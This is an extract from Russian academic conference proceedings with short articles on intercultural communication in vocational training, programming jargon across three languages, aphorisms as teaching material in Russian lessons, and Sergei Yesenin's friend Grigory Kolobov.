5. Малахова О.Ю., Маланчева С.Н. Потенциал современных образовательных технологий в контексте выстраивания компетентностно-ориентированного образовательного процесса технического вуза. // Балтийский гуманитарный журнал. 2016. – № 4. – С. 251-255.

6. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа. // Сибирский педагогический журнал. 2014. – № 2. С. 109-113.

МЕЖКУЛЬТУРНАЯ КОММУНИКАЦИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ СПЕЦИАЛИСТОВ

Митюшикова А.А., Наличникова И.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Стремительное вхождение России в мировое сообщество, перемещение и смешение языков и народов, изменение отношений между русскими и иностранцами, абсолютно новые цели общения – всё это ставит перед высшей новую задачу подготовки высококвалифицированных специалистов, свободно владеющих иностранными языками, которые способны к активному участию в инновационных процессах, расширению межкультурных контактов, владению навыками межкультурной деловой коммуникации в профессионально - ориентированной сфере.

По определению А.П. Садохина, межкультурная коммуникация есть совокупность разнообразных форм отношений и общения между индивидами и группами, принадлежащими к разным культурам [4, с.15].

В условиях распространения глобальных компьютерных сетей, содержащих огромные объемы научно-технической информации на иностранном языке и доступных практически каждому специалисту, возникает необходимость в том, чтобы выпускник вуза понимал и умел выделять профессионально важную информацию. В связи с этим возрастает практическое значение перевода, а знание иностранного языка становится одним из основных условий успешной профессиональной деятельности современного специалиста.

Важным является и то, что существование диалога культур, наличие в переведенном тексте элементов иной культурной среды является важным условием протекания процесса познания мира, предполагающего отражение действительности во всех ее проявлениях. Кроме того, накопление в сознании новой информации о других странах приводит, в конечном итоге, к переходу личности на новую, более высокую ступень культурного развития, на которой определенные элементы иноязычной культуры могут использоваться в профессиональной деятельности индивида.

Причины повышения роли перевода в профессиональной деятельности специалиста многообразны, но наиболее существенными нам представляются следующие:

- резко повысившаяся потребность межкультурной коммуникации;
- поиск путей и средств решения глобальных проблем современности.
- осознание необходимости взаимопонимания и научного сотрудничества;
- необходимость в обмене научной и технической информацией;
- развитие средств информации и коммуникации;

Информатизация профессиональной деятельности современного специалиста предполагает использование новых информационных технологий. Именно информационные технологии обеспечивают готовность специалиста к решению профессиональных задач.

Именно новые информационные технологии позволят обеспечить каждому профессионалу возможность изменять и повышать языковую компетентность, профессиональную квалификацию тогда, когда это необходимо. Такой подход к обучению, на мой взгляд, поможет также решить проблему переводческой готовности, проблему осознанного владения иностранным языком.

Важное место в подготовке будущих специалистов в области изучения иностранного языка отводится формированию лингвистической компетенции.

В содержании лингвистической компетенции одни авторы видят:

- ✓ знание системно-структурного аспекта языка, знание функционально-коммуникативного аспекта, правил построения речевых произведений как ориентировочной основы речевой деятельности [1, с.95].

- ✓ другие авторы уточняют понимание этого вида компетенции, вводя в него также: "владение методом лингвистического анализа, умение выделять определенные ступени в языке, способность обобщать основные единицы языка и пользоваться моделями при выделении внутренних свойств этих единиц, умение самостоятельно определять системные отношения между языковыми формами и переносить приемы анализа на новый материал"[5].

Применительно к будущему специалисту *лингвистическая компетенция* понимается нами как компонент профессиональной подготовки, обеспечивающий правильность, профессиональность речи студентов на иностранном языке, предполагающий владение студентами особенностями речепроизводства языковыми и речевыми средствами, правилами использования языка в различных ситуациях общения в сопоставительном плане с родным и иностранным языком [2, с.15].

Способность к развитию коммуникативной компетентности присуща всем представителям *Homo sapiens*, однако конкретная реализация этой способности культурно обусловлена. Кроме этого, она обусловлена и уникальным индивидуальным опытом каждого человека, из чего следует, что при коммуникации, являющейся процессом обмена сообщениями, постоянно происходит воссоздание смыслов, так как они не совпадают даже у людей, говорящих на одном и том же языке, выросших в одной и той же культуре. Само собою разумеется, что при наличии разных культур и разных языков коммуникация осложняется настолько, что о полном понимании можно говорить лишь с известной долей иронии.

В процессе коммуникации происходит обмен сообщениями, т.е. осуществляется передача информации от одного участника к другому. Естественный язык представляет собой неоднозначную символическую систему, и тем не менее его реализации в коммуникативных событиях обычно приводят к взаимному соглашению коммуникантов о трактовке языковых значений. Этому способствует культурно обусловленная коммуникативная компетентность – несколько видов общих знаний, разделяемых коммуникантами.

При подготовке будущего специалиста к профессиональной деятельности в рамках формирования межкультурной компетенции, нельзя ориентироваться только на одну прагматику его будущей профессиональной деятельности, принимая во внимание лишь различные сферы общения и соответствующие тексты как производные от этих сфер. Задача подготовки специалиста состоит в формировании вторичной языковой личности, несущей в себе зачатки не только своей, но и иной концептуальной системы, в результате чего становится возможной опосредованная межкультурная коммуникация и увеличивается потенциал понимания реципиентов иноязычной текстовой деятельности, осуществляемой в различных сферах коммуникации.

Обучая будущих специалистов осуществлению опосредованной межкультурной коммуникации, необходимо ставить задачу воспитания бикультурных личностей. Только в этом случае они смогут не только общаться на двух языках, но и осуществлять профессиональную опосредованную коммуникацию.

Контакты специалистов любого профиля с коллегами происходят в различных формах делового общения. К таким формам относят:

- ✓ беседы,
- ✓ совещания,
- ✓ заседания,
- ✓ переговоры,
- ✓ брифинги,
- ✓ пресс-конференции,
- ✓ презентации,
- ✓ прием по личным вопросам,

- ✓ телефонные разговоры
- ✓ деловую переписку [6].

Все эти формы делового общения строятся как по общим, так и по специфическим принципам и правилам, предполагающим их знание, умение ими пользоваться и приобретение соответствующего опыта, без которого налаживание эффективных связей как во внутренней, так и внешней средах организации невозможно. Специалист должен ориентироваться в самых разнообразных ситуациях общения, учитывать взаимоотношения с партнером, выстраивая адекватным образом тактику общения с ним. Он должен также учитывать настроенность на общение как со своей, так и с противоположной стороны, взаимные ожидания, уметь рефлексировать и сопереживать и быть психологически готовым к этому. В связи с этим, в профессиональной подготовке будущих специалистов в области иностранного языка можно особо выделить психологическую компетенцию.

Под психологической компетенцией понимается возможность осуществления речевой деятельности, обусловленной коммуникативными компонентами, что предполагает способность говорящего к общению и реализации любого высказывания, учитывая условия, при которых осуществляется акт говорения, статус адресата, объект обсуждения и т.д.

Профессиональные компетенции будущего специалиста рассматривается как знания будущего специалиста, позволяющие ему эффективно взаимодействовать с профессиональной средой, в том числе в области иностранного языка, выступают ведущим регулятором профессионального и социального развития личности; предполагают глубокое понимание профессиональной деятельности и своей роли в ней [3, с.95]..

Отмечая вышесказанное, "профессиональные компетенции специалиста в области иностранного языка" рассматриваются как базовые при подготовке специалистов, интегрирующие общекультурные, интеллектуальные, социальные и профессиональные качества личности, обеспечивающие эффективное установление деловых контактов, с достижением целей, решением конкретных профессиональных задач, выработкой единой стратегии взаимодействия, реализацией коммуникативной установки на общение.

Таким образом, информированность и подготовленность (в том числе психологическая) к профессиональному общению на иностранном языке являются важнейшими характеристиками рассмотренных выше компетенций будущего специалиста, стоящего перед необходимостью включаться в систему самых разнообразных коммуникативных связей, в том числе с иностранными партнерами.

Библиографический список:

1. Головлева Е. Л. Основы межкультурной коммуникации: учебник для вузов - Ростов-на-Дону: Феникс, 2008. - 224 с.
2. Полякова Т.А. Формирование информационной культуры специалиста в системе высшего профессионального образования как социально-педагогическая технология. – М., 1999.- 95 с
3. Попов Э.В. Общение с ЭВМ на естественном языке. - М, 2006.- 360 с
4. Садохин А.П. Теория и практика межкультурной коммуникации. – М.: ЮНИТИ-ДАНА, 2004. -267 с.
- 5.http://www.krugosvet.ru/enc/gumanitarnye_nauki/sociologiya/MEZHKULTURNAYA_KOMMUNIKATSIYA.html Электронный ресурс. – Режим доступа: свободный.
- 6.<http://cyberleninka.ru/article/n/mezhkulturnaya-kommunikatsiya-v-professionalnoy-podgotovke-buduschih-spetsialistov> Электронный ресурс. – Режим доступа: свободный.

ТЕРМИНЫ И ЕДИНИЦЫ ПРОФЕССИОНАЛЬНОГО ПРОСТОРЕЧИЯ В ПРОФЕССИОНАЛЬНОМ ДИСКУРСЕ (НА МАТЕРИАЛЕ ДИСКУРСА “PROGRAMMING” / “ПРОГРАММИРОВАНИЯ” / “LA PROGRAMMATION” В АНГЛИЙСКОМ, РУССКОМ И ФРАНЦУЗСКОМ ЯЗЫКАХ)

Моисеева Д.Л.

ФГАОУВПО «Казанский (Приволжский) федеральный университет»

Во все времена главной потребностью человека является общение. Общаться можно по-разному: как на родном, так и на иностранном языке. В современном мире очень важно знание иностранных языков. Так как с конца первой четверти XX века и по сей день языком международного общения является английский язык, это значит, что на нем происходит общение между представителями разных стран в сфере науки, культуры, дипломатии, экономики и др. Поэтому, в условиях иноязычного общения в современном мире, иностранный язык является средством общения, познания, получения и накопления информации. Кроме английского языка существуют и другие страны, на языках которых ученые могут создавать свои труды. К таким языкам относится и французский язык.

В различных сферах жизни и в различных профессиях люди общаются, так же общение в профессии может происходить с использованием терминов и профессиональных просторечий на различных уровнях, в том числе и на международном уровне. Таким образом, люди одной профессии должны понимать друг друга на различных языках.

В нашей жизни важную часть занимает вычислительная техника (например, компьютеры, ноутбуки, смартфоны и др.), а она, свою очередь, связана с программированием. На современном этапе основным языком программирования является английский, но на других языках программирование возможно.

Таким образом, актуальность данной работы обусловлена необходимостью изучения профессиональных терминов и единиц просторечий в различных языках при общении на международной арене.

Целью работы является изучение материала по данной теме с последующим анализом.

В теоретической части работы мы рассмотрели: понятия «термин», «просторечие», «дискурс»; современные подходы к изучению дискурса; особенности профессионального дискурса; классификацию профессионального дискурса.

Тему профессионального дискурса изучали многие исследователи: Е. В. Темнова, Н.Д. Арутюнова, Т.Н. Каменская. Тему профессионального дискурса программистов изучали Л.Ю. Королева, П.В. Лихолитов, В.А. Мещеряков, А. Маслов.

В практической части мы изучали профессиональный дискурс “Программирование”/ “Programming” / “La Programmation” в английском, русском и французском языках.

В начале мы изучили профессиональный дискурс “Программирование”/ “Programming” / “La Programmation” и его характеристики.

Затем, мы изучили термины профессионального дискурса “Программирование”/ “Programming” / “La Programmation” в английском, русском и французском языках отдельно и был проведен структурно-семантический анализ. Ту же самую операцию мы провели и с профессиональными просторечиями и в конце был сделан общее сравнение терминов и профессиональных просторечий в английском, русском и французском языках.

Так же мы разделили все единицы (и термины, и профессиональные просторечия) на 6 групп.

- в группу «Устройства» входят термины и единицы профессиональных просторечий, связанные с частями вычислительной техники или различные устройства, подключаемые к ней;

- в группу «Программы» входят термины и единицы профессиональных просторечий, связанные с видами программ и самими программами;

- в группу «Системы» входят термины и единицы профессиональных просторечий, связанные с самими системами и их видами;

- в группу «Информация или данные» входят термины и единицы профессиональных просторечий, как-то либо связанные с информацией или данными;
- в группу «Языки, знаки, символы» входят термины и единицы профессиональных просторечий, как-то либо связанные с названиями языков, символами и знаками языков программирования;
- в группу «Сеть» входят термины и единицы профессиональных просторечий, как-то либо связанные с различными видами сетей (например, социальные), и все что связано с интернетом.

Хотелось бы провести пример на последней тематической группе «Устройства» и одной из лексических единиц. Например, термин “computer”.

Термин “computer” является широко распространенным. В переводе на русский “компьютер” или “ПК”. “Персональный компьютер (ПК) - микрокомпьютер универсального назначения, рассчитанный на одного пользователя и управляемый одним человеком”.

- у английского термина «*computer*» было найдено профессиональные просторечия «*compooter*», «*comp*», «*compu*»: профессиональное просторечие «*compooter*» является искажением написания термина (буква «и» отражается «оо»); профессиональное просторечие «*comp*» является сокращением термина; профессиональное просторечие «*compu*» является сокращением термина при добавлении буквы «у» в конце слова

- у русского термина «*компьютер (или ПК)*» было найдено профессиональные просторечия «*комп*», «*станок*», «*тачка*», «*машина*», «*безголовый*»: профессиональное просторечие «*комп*» является сокращением термина «компьютер», имеет абсолютный аналог в английском языке; профессиональное просторечие «*станок*» появился благодаря ассоциациям, так как на компьютере и на станке можно печатать; профессиональное просторечие «*тачка*» является ассоциативным, так как под словом «тачка» в русском языке предполагается и «машина», а компьютер и является машиной; профессиональное просторечие «*машина*» является ассоциативным, так как компьютер и есть машина; профессиональное просторечие «*безголовый*» происходит от английского «*headless*» и предполагается, что компьютер работает без монитора, то есть без «головы», в данном случае слово «монитор» ассоциируется со словом «голова»;

- у французского термина “*un ordinateur*”, который мужского рода, было найдено профессиональное просторечие “*Un ordi*”, которое является сокращением термина, при этом сокращение выражается в сохранении рода (мужского) и первых четырех букв термина.

Таким образом, способы образования профессиональных просторечий: искажение написания термина, сокращение термина, построение ассоциаций с предметами.

Проанализировав, можно сделать вывод, что термины в профессиональном дискурсе Программирования сходны в русском, английском и французском языках, принимая во внимание, что язык программирования основывается на английском языке. Что же касается профессиональных просторечий: производные от английских терминов, ассоциативно построенные слова трансформация терминов.

Библиографический список:

1. Голованова Е.И. Профессиональный дискурс, субдискурс, жанр профессиональной коммуникации: соотношение понятий Вестник Челябинского государственного университета. 2013. № 1 (292). Филология. Искусствоведение. Вып. 73. С. 32–35. <http://www.lib.csu.ru/vch/292/008.pdf>
2. Каменская Т.Н. Понятие дискурса в лингвистике Частное учреждение образования «БИП - институт правоведения», Гродненский филиал, Беларусь 2010 http://www.rusnauka.com/8_NND_2010/Philologia/60574.doc.htm
3. Лантюхова Н. Н., Загоровская О. В., Литвинова Т. А. Термин: определение понятия и его существенные признаки, Вестник воронежского института ГПС МЧС России, 2013
4. Охова И.А. Компьютерный жаргон и его некоторые семантические особенности (на материале английского и русского языков) Пятигорский государственный университет, 2008
5. Хаперский В.Н. компьютерный жаргон во французском языке Пятигорский государственный университет 2011

ОБ ИСПОЛЬЗОВАНИИ АФОРИЗМОВ О РОССИИ И ДРУГИХ СТРАНАХ НА УРОКАХ РУССКОГО ЯЗЫКА В ШКОЛЕ

Мурзакаева Г.Ф., Твердохлеб О.Г.

Оренбургский государственный педагогический университет, филологический факультет

В методике обычно предлагается использовать на занятиях по русскому языку русские пословицы, считая, что «яркий иллюстративный материал» вызывает у школьников и студентов «интерес к истории русского языка» [4, с. 178]. На наш взгляд, также эффективным наглядно-образным приемом могут стать афоризмы.

Афоризмы – краткие, глубокие по содержанию и законченные в смысловом отношении суждения, принадлежащие определенному автору и заключенные в образную, легко запоминающуюся форму [3, с. 75]. В афоризмах затрагиваются актуальные частные явления жизни. Лаконичность, глубина семантики, яркая образность побуждают читателя к собственному размышлению, и делают его речь богаче. Афоризмы расширяют кругозор человека, позволяют по-новому взглянуть на мир, предметы и явления окружающей действительности. Афоризм несет определенную идею автора, человека, который является авторитетом в обществе и придерживается определенной точки зрения. [2, с. 79]. Порой позиция автора афоризма может не совпадать с целями и задачами урока, поэтому не каждый афоризм может быть применен в качестве примера. Нас интересуют прежде всего афоризмы, которые можно использовать на уроках русского языка. В данной статье мы рассмотрим некоторые тематические группы афоризмов отечественных и зарубежных авторов, в которых описывается разные понятия, связанные Россией и другими странами мира и выделим конкретные афоризмы, которые можно использовать на занятиях по русскому языку в школе.

В результате сплошной выборки из «Большой книги афоризмов» [1] нами было обнаружено около 50 афоризмов, из них 18 – отечественных авторов; 32 – зарубежных.

1. Как показывает наш материал, в афоризмах отечественных авторов рассматривается, напр.:

а) культура: *Россия без каждого из нас обойтись может, но никто из нас без нее не может обойтись. Горе тому, кто это думает, вдвойне горе тому, кто действительно без нее обходится* (Иван Тургенев); *Отрицание России во имя человечества есть ограбление человечества* (Николай Бердяев); *Что же, и я Россию люблю. Она занимает шестую часть моей души* (Венедикт Ерофеев). При изучении вводных конструкций можно использовать афоризм: *По существу, среди всех «инородцев» в России — несмотря на все антисемитские вопли, — нет элемента, который мог бы легче, чем евреи, быть поставлен на службу российской государственности и ассимилирован с русской культурой* (Петр Струве). Обращает на себя внимание повтор одной и той же идеи «дураки и дороги», развиваемой в разных афоризмах, ср.: *В России две беды — дураки и дороги* (NN); *Кроме дураков и дорог, в России есть еще одна беда: дураки, указывающие, какой дорогой идти* (Борис Крутиер), которые можно использовать при изучении темы «Однородные члены предложения»;

б) история: *Прошедшее России было удивительно, ее настоящее более чем великолепно, что же касается ее будущего, то оно выше всего, что может нарисовать себе самое смелое воображение* (Александр Бенкендорф, шеф корпуса жандармов). Здесь обратим внимание на антонимы («прошедшее – настоящее – будущее»), которые можно проанализировать при изучении темы «Антонимы». Другой афоризм: *Россия — страна с непредсказуемым прошлым* (NN) может стать примером оксюморона («непредсказуемое прошлое»). А афоризм: *История России - это борьба невежества с несправедливостью* (Михаил Жванецкий) демонстрирует одноструктурные образования с одной и той же приставкой не- («невежества с несправедливостью»);

в) экономика: *В России появились первые в мире разорившиеся бедняки* (Михаил Жванецкий); *Россия должна кормить своих крестьян* (Александр Заверюха, министр сельского хозяйства РФ). При рассмотрении многозначных слов можно использовать афоризм: *Россия*

производит впечатление великой державы. Но больше она ничего не производит (Акрам Муртазаев);

г) политика: *В России суровость законов умеряется их неисполнением* (NN); *Россия не может идти чужим путем. Она и своим-то идти не может* (Константин Мелихан); *Велика Россия, а ступить некуда* (Анатолий Рас). При этом акцент может быть на описании политических отношения России с другими странами, напр.: *Иудея восстала против Рима, чтобы погубить Россию* (Аркадий Давидович). Мы предлагаем при изучении темы «Сложно-подчиненные предложения» использовать афоризмы: *У нас самодержавие значит, что в России все само собою держится* (Петр Вяземский); *Чтобы согреть Россию, они готовы сжечь ее* (Василий Ключевский); при изучении темы «Тире между подлежащим и сказуемым» афоризм: *Убийство - способ низложения с престола, применяемый в России* (Дон-Аминадо);

д) география страны: *В России центр на периферии* (Василий Ключевский). Особенно сопоставляется географическое положение России по отношению к Западу: *Говорят про Россию, что она не принадлежит ни к Европе, ни к Азии, что это особый мир. Пусть будет так. Но надо еще доказать, что человечество, помимо двух своих сторон, определяемых словами — Запад и Восток, обладает еще третьей стороной* (Петр Чаадаев); *Запад находится от России на расстоянии протянутой руки* (Акрам Муртазаев).

2. В афоризмах зарубежных авторов, как правило, рассматривается:

а) традиции и обычаи, свойственные той или иной стране: напр.: *Если Англия ко всем своим заключенным относится так же, как ко мне, она не заслуживает иметь их вовсе* (Оскар Уайльд). Здесь можно использовать при изучении темы «Постановка знаков препинания в бессоюзном сложном предложении, точка с запятой, двоеточие, тире» афоризмы: *В Европе, если у богатой женщины роман с дирижером, она рождает ему ребенка; в Америке она покупает ему оркестр* (Эдгар Варес); *В Англии преобладают два типа женщин: одни не могут рассказать анекдот, другие не могут его понять* (Джермейн Грир); *В Англии я предпочел бы быть мужчиной, или лошастью, или собакой, или женщиной, — именно в этом порядке. В Америке порядок был бы обратный* (Брюс Гулд); при изучении темы «Знаки препинания в сложноподчиненном предложении» афоризмы: *Во Франции пять минут на десять минут короче, чем в Испании, но немного длиннее, чем в Англии, где пять минут обычно составляют десять минут* (Беллами Гай); *Патриотом в ЮАР называют белого человека, который не может продать свой дом* (Денис Хили); *В Англии свобода печати означает свободу печатать те предвзятые мнения владельца газеты, против которых не возражают рекламодатели* (Ханнен Суоффер);

б) экономика, напр.: *В России и в Дартмурской тюрьме нет безработных, и по той же самой причине* (Английский лейборист Филип Сноуден в 1932 г.); *Америка — это страна, где за доллар можно купить запас аспирина на всю жизнь, и этого запаса хватает на две недели* (Джон Барримор);

в) география страны, ее климат, напр., России: *В России нет дорог — только направления* (Приписывается Наполеону I, а также Уинстону Черчиллю); или других стран: *Всегда найдутся эскимосы, которые выработают для жителей Бельгийского Конго директивы поведения в самый разгар жары* (Станислав Ежи Лец). Здесь интересна группа афоризмов, напр., при изучении темы «Тире между подлежащим и сказуемым»: *Индия - это географический термин. Называть ее нацией - все равно что называть нацией экватор* (Уинстон Черчилль); *Франция - страна, где нет ни зимы, ни лета, ни нравственности; в остальном же это чудесный край* (Марк Твен); *Не только Англия, но и каждый англичанин - остров* (Новалис);

г) история, культура и политика: *Америка - единственная страна, которая от варварства перешла прямо к упадку, минуя стадию цивилизации* (Жорж Клемансо); *Россия: сотни миль полей и по вечерам балет* (Алан Хакни); *В России историю следует издавать в виде блокнота, в котором легко изъять любую страницу и заменить ее новой* (Гаррисон Солсбе-

ри); *Я не верю, что **Россия** хочет войны. Она хочет плодов войны* (Уинстон Черчилль в 1946 г.);

д) отдых: *Мы раздумывали, что делать: поехать на **Багамские острова** или развестись. Но в конце концов решили, что **Багамы** - удовольствие только на две недели, а хороший развод остается на всю жизнь* (Вуди Аллен).

Очень часто афоризмы строятся на смешении различных понятий, вводимых в бытовой контекст: *Что меня особенно поразило в **Америке** - это как родители слушаются своих детей* (Английский король Эдуард VIII в 1957г.); *Во **Франции** долго царил деспотизм, ограничиваемый эпиграммами* (Томас Карлейль); ***Америка** - самая богатая страна в мире, потому что половину ее населения составляют сбежавшие из **Европы** кассиры и их потомки* (Казимеж Бартошевич). Такого рода афоризмы можно использовать при изучении числительных: ***Франция**: страна, разделенная на сорок три миллиона французов* (Пьер Данинос); *У каждого человека две родины - его собственная и **Франция*** (Анри де Борнье); *Молодость - самая старая традиция **Америки**, ей уже триста лет* (Оскар Уайльд). Подбор синонимов к словосочетанию «бить рекорд», выяснение смысла данного словосочетания можно провести в афоризме ***Америка** не знает, куда направляется, но бьет рекорд скорости по дороге туда* (Лоренс Питер).

Афоризмы являются богатой почвой для развития языковой грамотности ученика; их можно использовать на разных занятиях по русскому языку: а) при изучении тем, связанных с лексикой и стилистикой, так как в них представлены все средства художественной выразительности; б) на уроках развития речи детям могут предлагаться задания, связанные с заучиванием афоризмов, так же точная и лаконичная форма, законченность суждений является примером для подражания; в) при изучении тем, связанных с пунктуацией: постановки знаков препинания в сложноподчиненном, сложносочиненном и простых предложениях, при выделении вводных конструкций; г) при изучении грамматических особенностей имен собственных, в данном случае названий стран.

Использование афоризмов на уроках русского языка способствует обогащению словарного запаса ребенка, развивает мышление. Работа с афоризмами на уроках русского языка является хорошей подготовкой учеников к написанию ЕГЭ. Ведь афоризмы могут быть использованы в качестве аргумента при написании сочинения.

Библиографический список:

1. Душенко К.В. Большая книга афоризмов. Изд. 5-е, исправленное. – М.: Изд-во ЭКСМО-Пресс, 2001. – 1056 с.
2. Кунин А.В. Курс фразеологии современного английского языка. – М: Высшая школа, Дубна: Издательский центр «Феникс», 1996. – 381 с.
3. Федоренко Н.Т., Сокольская Л.И. Афористика. – М: Наука, 1990. – 419 с.
4. Твердохлеб О.Г. Об использовании русских пословиц в курсе «История русского языка (Историческая морфология)» в педагогическом вузе // Этнопедагогика как фактор сохранения этнокультурных ценностей в современном социуме: материалы I Международной очно-заочной научно-практической конференции, посвященной академику РАО Волкову Г.Н. – Чебоксары, 2015. – С. 176-178.

ПЕНЗЕНСКИЕ ДРУЗЬЯ СЕРГЕЯ ЕСЕНИНА: ГРИГОРИЙ КОЛОБОВ

Нефедова Г.В., Тюстин А.В.
Филиал СамГУПС в г. Пензе

В автобиографии С.А. Есенина (1895 – 1925) читаем: «В 1919, 1920 и 1921 годах ездил по России: Соловки, Архангельск, Туркестан, Киргизские степи, Кавказ, Украина и Крым» [1, 3]. Каждая из поездок по железной дороге оставила след в творчестве поэта. Есенин активно знакомился с новой Россией, и часто рядом с поэтом можно было видеть представителя молодого человека в железнодорожной форме – Григория Колобова.

Григорию Романовичу Колобову (1893-1952), служащему Наркомата путей сообщения, по плечу была не только железнодорожная форма, но и задания особой важности. Колобов, как и Анатолий Мариенгоф, Иван Старцев, приехал в Москву из г. Пензы. Земляки не зате-

рялись в водовороте событий и имен, когда октябрьский ветер нещадно выметал осколки старого мира. Каждый из пензенских друзей Есенина стал не менее известным, чем поэт: И.И. Старцев (1896 – 1967) – видным библиографом, А.Б. Мариенгоф (1897 – 1962) – поэтом, автором книг о Есенине. Колобов, Мариенгоф и Старцев жили в Москве вместе с Есениным в самые трудные годы становления его творчества, и каждый по-своему поддерживал поэта. «Невозвратные, далекие» [2, 83], они могли много рассказать о С. Есенине, если бы не страх перед чекистовыми и блюмкиными, превратившими Россию, по словам поэта, в «страну негодяев» [3, 240].

Железнодорожная династия Колобых насчитывает более 500 лет. По свидетельству ветерана филиала СамГУПС в г. Пензе Л.Н. Тельяновой, урожденной Колобыхой, (1939 г. р.) в роду Колобых было пятнадцать железнодорожников. Прадед и дед приехали в Пензу из Рязанской губернии. Следом прибыли братья Василий и Роман, составитель поездов на ж/д станции Кензино. В 1907 г. Колобыхы купили дом на ул. Жемчужной, надстроили второй этаж, жили многолюдно и радушно. В семье Р.И. Колобыха было восемь детей, в их числе и Григорий (Дядя Л.Н. Тельяновой. – Авт.). Все почитали отца, который работал главным кондуктором на станции Пенза - I и хорошо содержал семью.

Накануне 1917 г. Г.Р. Колобых окончил Пензенскую частную гимназию Пономарева, в которой также учились Мариенгоф, Старцев, и поступил на учебу в МИИТ. В Москве студента Колобыха содержал крестный, начальник технической конторы станции Пензы-I. Григорий ни в чем не нуждался и был нацелен на продолжение железнодорожной династии.

В гражданскую войну Колобых начал свой путь в профессию, а в мирное время продолжил образование, качественно изменившее его жизнь. Колобых занимал должность заместителя уполномоченного транспортно - материального отдела ВСНХ, имел вагон - салон для служебных командировок, которые совершал совместно с руководителями страны С. Орджоникидзе, А.В. Луначарским. Вместе с Колобыхым ездил и С. Есенин.

Н.Р. Колобых, младший брат Григория, Герой Социалистического Труда, Почетный железнодорожник, вспоминал: в тяжелом 1921 году (Н. Колобыху 14 лет. – Авт.) он вместе с родителями встречал на вокзале станции Пенза - I брата Григория, возвращающегося из Ташкента. Вместе с ним приехал и С. Есенин. Поскольку знаменитый вагон - салон описан в литературе лишь А. Мариенгофом, обратимся к воспоминаниям Н.Р. Колобыха.

Знаменитый вагон - салон Г.Р. Колобыха, которому на всех железных дорогах России горел зеленый свет, был двухосным, зеленого цвета, предназначался для ответственной работы в условиях длительных командировок, но и для отдыха; был оборудован двумя купе, в каждом из них по два спальных места. У стенки крайнего купе располагался «салон»: закрепленный стол с мягкими стульями и кожаный диван. В служебном помещении для проводников можно было видеть превосходный самовар, наборы столовой, чайной посуды. Пища разогревалась с помощью примуса. Расторопный молодой адъютант выполнял приказы Колобыха и просьбы поэта. По словам Н.Р. Коробова, это был узбек по имени Митагир. К сожалению, сведения о нем утрачены, хотя потомки Митагира, безусловно, могли бы дать исчерпывающую картину поездок Есенина и Колобыха по советской России.

С. Есенин чувствовал себя на железной дороге как рыба в воде: скорость вызывала радостные эмоции. Так, известен эпизод с «милым смешным дуралеем» [4, 287], когда поэт переполошил весь вагон восторженным свистом, подбадривавшим жеребенка, вздумавшего тягаться в скорости с «железным конем». Неумное есенинское озорство могло закончиться для Колобыха отставкой, а то и трибуналом. Речь идет, например, о предприимчивости Есенина, торговавшего из окна салона – вагона ташкентскими яствами к огромной радости пассажиров станции. Колобых, возвращаясь к вагону и живо осознав свой завтрашний день, сменил степенный шаг на конскую рысь и быстро затолкал Сергея вместе с сухофруктами внутрь вагона, ругаясь на чем свет стоит. Есенина крайне раздражало, когда веселый друг, который охотно помог расписать окаянными надписями стены Страстного монастыря в Москве, превращался в гиперответственного служащего, вот почему в стихах поэта читаем, за что «окна били в Гришкином вагоне». «Я ведь тоже не безбилетный!» [5, 365] - пафосно

восклидал поэт, имея ввиду свой талант. Есенин ценил комфорт, вследствие чего приходилось мириться с Колобовым и ждать очередной командировки высокопоставленного друга: «С Гришкой ездить очень весело» [6, 332].

Воспоминания о поездках с Колобовым оставил А. Мариенгоф: «У нас двухместное мягкое купе. Во вагоне четыре человека и проводник. Секретарем у «Почем соль» (Так называли Колобова Есенин, Мариенгоф, Старцев. – Авт.) мой однокашник Василий Гастев. Малый такой, что на ходу в подметки режет: в полной походной форме, вплоть до полевого бинокля. «Почем соль» железнодорожный свой чин приравнивает чуть ли не к командиру армии, а Гастев – скромно – командиру полка. Когда является он к дежурному по станции и, нервно постукивая ногтем о желтую кобуру нагана, требует прицепки нашего вагона «вне всякой очереди», у дежурного «трясутся поджилки» [7, 59].

Есенин любил колобовский способ передвижения за скорость: уже на пятые сутки поэт «выскакивал» из вагона на ростовском вокзале. Остальные же пассажиры доезжали до Ростова на пятнадцатые – двадцатые сутки. Разумеется, подобное лихачество не могло остаться незамеченным. Журналисты, словно сговорясь, ехидно намекали о таинственном вагоне и его завсегдатаях. Колобов снова начинал готовиться к худшему – припасал чистую рубашку, исподники, но судьба лишь грозила пальцем, позволяя Григорию Романовичу быть рядом с человеком, которого через полвека назовут великим национальным поэтом России, а еще через полвека – классиком отечественной литературы. «Лицом к лицу лица не увидать, большое видится на расстоянии...» [8, 316].

У Г.Р. Колобова, по воспоминаниям Л.Н. Тельяновой, были служебные квартиры в Москве, на Пречистенке, и в Ленинграде – Гороховая, 63, рядом с Адмиралтейством). Есенин гостил и на Пречистенке, и на Гороховой. Из Пензы приезжал Н. Р. Колобов с дочерью Людой. Цепкая детская память запечатлела роскошно изданные книги, которые показывал «дядя Гриша». Особое впечатление произвели, по словам Л.Н. Тельяновой, «Сказки А.С. Пушкина» с превосходными иллюстрациями. Многие книги подарил Г. Р. Колобову И.И. Старцев в память о днях юности. Он сам потрудился над этими книгами. Л.Н. Тельянова запомнила квартиру Колобовых в Москве. Колобов любил и старательно создавал в своём доме уютную обстановку. Более того, он окружал свой быт, как мы теперь говорим, антикварными вещами и мебелью. В 20 - е гг. прошлого века можно было обзавестись мебелью из богатого аристократического дома. Так, на Гороховой у Колобовых стояла мебель из Зимнего дворца, например, стол из карельской березы с перламутровой инкрустацией. Жена Колобова, Лидия Иванова, вела дом по старинным правилам, хорошо усвоив их в доме отца, директора частной гимназии в Петербурге. Она всецело способствовала элитарному стилю дома, т. к. возглавляла модельное агентство. Есенин, испытавший тяготы любовной связи с А. Дункан, не одобрял брак Колобова с Лидией. «Из кошмарной Европы» 9 июля 1922 года поэт писал о своей мечте – поскорее увидеться, вернуться к «молодому нашему хулиганству и всему нашему задору». Тогда им многое еще позволялось. Молодые, красивые, талантливые, они не переступали роковой черты, за которой уже было густо посеяно зло. Есенин же – в силу своего характера быть первым – первым же и узнал, что такое подлость, предательство, смерть. «Я жил по собственному расписанию жизни» [9, 316]. Своей трагической судьбой поэт предупредил «товарищей веселых» и спас их. Колобов и Старцев тотчас все осознали; последующие события – гибель жены Есенина Зинаиды Райх, расстрел в 1930 г. Юрия Изряднова, сына Есенина, – заставили Г. Колобова, И. Старцева благоразумно молчать.

